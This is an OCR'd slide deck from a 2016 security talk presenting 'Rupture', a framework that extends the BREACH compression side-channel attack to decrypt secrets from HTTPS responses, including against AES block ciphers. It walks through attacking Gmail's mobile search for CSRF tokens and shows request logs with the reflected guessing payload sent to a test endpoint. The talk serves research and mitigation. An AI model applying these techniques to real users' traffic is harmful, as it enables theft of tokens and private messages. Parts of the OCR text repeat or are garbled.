
Rupture

A framework to break HTTPS



Dimitris Karakostas

FOSSCOMM 2016

HTTPS is **broken**

- BREACH broke HTTPS + RC4 in 2013
- People upgraded to AES – thought they were safe

Today...

- We show TLS + AES is **still broken**
- **HTTPS can be decrypted**

Overview

- Compression side-channel attacks
- Our contributions
- Statistical methods
- Attacking block ciphers
- Attacking noise
- Optimization techniques
- Rupture architecture
- Mitigation recommendations

Compression side-channel attacks

- CRIME
  - [2012] Thai Duong, Juliano Rizzo
  - Exploits HTTP **request** compression
  - Target: **Cookies**
  - **Mitigated**

- BREACH
  - [2013] Angelo Prado, Neal Harris, Yoel Gluck
  - Exploits HTTP **response** compression
  - Target: **CSRF tokens**
  - **Still feasible**


Attack anatomy

Length leaks

$$|E(A)| < |E(B)| \Leftrightarrow |A| < |B|$$

Let’s attack Gmail

- **m.gmail.com** mobile Gmail view
- Mobile search functionality uses HTTP POST
  – but HTTP GET still works :)
- CSRF token included in response – valid for all of Gmail



```
<base href="https://mail.google.com/mail/u/0/x/pugq7ui43zaf-/" />
value="?&amp;at=AF6bupMJX-9CU4zxp362SDbN49o45nMjSg&amp;s=q" />
type="hidden" name="nredir" value="?&amp;q=blackhatblackhat&am
/><input type="hidden" name="search" value="query" /><div
class="noMatches">No results for: blackhatblackhat</div><scrip
type="text/javascript">
var token="AF6bupMJX-9CU4zxp362SDbN49o45nMjSg";var
searchPageLinks=document.getElementsByClassName("searchPageLin
for(i=0;i<searchPageLinks.length;i++)searchPageLinks[i].onclic
```

Noise

```
<base href="https://mail.google.com/mail/u/0/x/pugq7ui43zaf-/" />
value="?&amp;at=AF6bupMJX-9CU4zxp362SDbN49o45nMjSg&amp;s=q" />
type="hidden" name="nredir" value="?&amp;q=blackhatblackhat&am
/><input type="hidden" name="search" value="query" /><div
class="noMatches">No results for: blackhatblackhat</div><scrip
type="text/javascript">
var token="AF6bupMJX-9CU4zxp362SDbN49o45nMjSg";var
searchPageLinks=document.getElementsByClassName("searchPageLin
for(i=0;i<searchPageLinks.length;i++)searchPageLinks[i].onclic
```

Noise

```
<base href="https://mail.google.com/mail/u/0/x/pugq7ui43zaf-/" />
value="?&amp;at=AF6bupMJX-9CU4zxp362SDbN49o45nMjSg&amp;s=q" />
type="hidden" name="nredir" value="?&amp;q=blackhatblackhat&am
/><input type="hidden" name="search" value="query" /><div
class="noMatches">No results for: blackhatblackhat</div><scrip
type="text/javascript">
var token="AF6bupMJX-9CU4zxp362SDbN49o45nMjSg";var
searchPageLinks=document.getElementsByClassName("searchPageLin
for(i=0;i<searchPageLinks.length;i++)searchPageLinks[i].onclic
```

Reflection

Noise


```
<base href="https://mail.google.com/mail/u/0/x/pugq7ui43zaf-/" />
value="?&amp;at=AF6bupMJX-9CU4zxp362SDbN49o45nMjSg&amp;s=q" />
type="hidden" name="nredir" value="?&amp;q=blackhatblackhat&am
/><input type="hidden" name="search" value="query" /><div
class="noMatches">No results for: blackhatblackhat</div><scrip
type="text/javascript">
var token="AF6bupMJX-9CU4zxp362SDbN49o45nMjSg";var
searchPageLinks=document.getElementsByClassName("searchPageLin
for(i=0;i<searchPageLinks.length;i++)searchPageLinks[i].onclic
```

Reflection

Secret

- Attacker **knows part of secret**
- Uses it in **reflection**

- Attacker **knows part of secret**
- Uses it in **reflection**
- **Guesses** next character
- Compressed/encrypted response **is shorter** if right!


VICTIM
1000 HTTPS REQUESTS
REGULAR HTTP BROWSING
BREACH LENGTH LEAK
COMMAND & CONTROL
JAVASCRIPT INJECTION
ATTACKER

Original BREACH

Target website assumptions:

- Uses **HTTPS**
- Compresses response using **gzip**
- Contains end-point that **reflects** URL parameter
- Uses **stream cipher**
- Response has **zero** noise

Target goal:

1. Steal **secret** in HTTPS response (CSRF tokens)
2. Use CSRF to impersonate victim client to victim server

Our contributions

Our contributions

We extend the BREACH attack

1. Alternative secrets
2. Attack **noisy** end-points
3. Attack **block cipher** end-points
4. **Optimize** attack
5. Novel **mitigation** techniques

Alternative secrets

- Not only CSRF tokens can be stolen
- Gmail email bodies
- Facebook chat messages
- Anything!
- Masking CSRF tokens is not enough

Statistical methods

Noise generators

Noise == Response part that changes per request

- Web app noise: Timestamps, random token
- Huffman header encoding
  - Huffman tree changes due to block alignment padding :(
  - We can’t predict how it changes – plaintext unknown
- Connection: close / keep-alive
- Content-encoding: chunked – boundaries may change

Statistical methods


- We can attack **noisy** end-points
- Multiple requests per alphabet symbol
- Take **mean response length**
- **m**-sized noise → attack works in $O(n|\Sigma|\sqrt{\mathbf{m}})$
  - m = (max response size) - (min response size)
- Length converges to correct results (LLN)

Statistical methods against block ciphers

- Everyone uses block ciphers
- Statistical methods break them
- We introduce **artificial noise**
- Block ciphers round length, e.g. AES128 to 128-bits
- In practice **16x more requests**
- Blocks aligned → Length difference measurable

Block alignment with artificial noise

- For each candidate, send 16 requests
- Pad each request with **artificial noise**
- **0…15** additional random bytes in reflection
- This will cross a **block boundary**
- Ideally, symbols that don’t appear elsewhere


AES128 Block
secretXY (compressed: 15)
secreuXY (compressed: 16)
secrevXY (compressed: 16)
secretXYZ (compressed: 16)
Additional observed block
secreuXY (compressed: 16)
Z (compressed: 1)
secrevXY (compressed: 16)
Z (compressed: 1)

One sampleset in a batch: A single candidate (‘a’)

```
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^&4660933943419867
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^Q&4660933943419868
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QH&4660933943419869
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHV&4660933943419870
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVY&4660933943419871
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVYK&4660933943419872
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVYKN&4660933943419873
```

One sampleset in a batch: A single candidate (‘a’)

```
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^&4660933943419867
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^Q&4660933943419868
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QH&4660933943419869
Making request to https://diony                    eflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j                    w^v^y^x^z^QHV&4660933943419870
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVY&4660933943419871
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVYK&4660933943419872
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVYKN&4660933943419873
```

Target end-point

One sampleset in a batch: A single candidate (‘a’)

Reflected parameter

```
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^&4660933943419867
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^Q&4660933943419868
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QH&4660933943419869
Making request to https://diony                                eflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j                                w^v^y^x^z^QHV&4660933943419870
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVY&4660933943419871
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVYK&4660933943419872
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVYKN&4660933943419873
```

Target end-point

One sampleset in a batch: A single candidate (‘a’)

Reflected parameter

Reflected value

```
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^&4660933943419867
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^Q&4660933943419868
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QH&4660933943419869
Making request to https://diony                                  eflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j                                  w^v^y^x^z^QHV&4660933943419870
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVY&4660933943419871
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVYK&4660933943419872
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVYKN&4660933943419873
```

Target end-point

One sampleset in a batch: A single candidate (‘a’)

Reflected parameter

Reflected value

```
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^&4660933943419867
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^Q&4660933943419868
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QH&4660933943419869
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHV&4660933943419870
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVY&4660933943419871
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVYK&4660933943419872
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVYKN&4660933943419873
```

Known secret

Target end-point

One sampleset in a batch: A single candidate (‘a’)

Reflected parameter

Reflected value

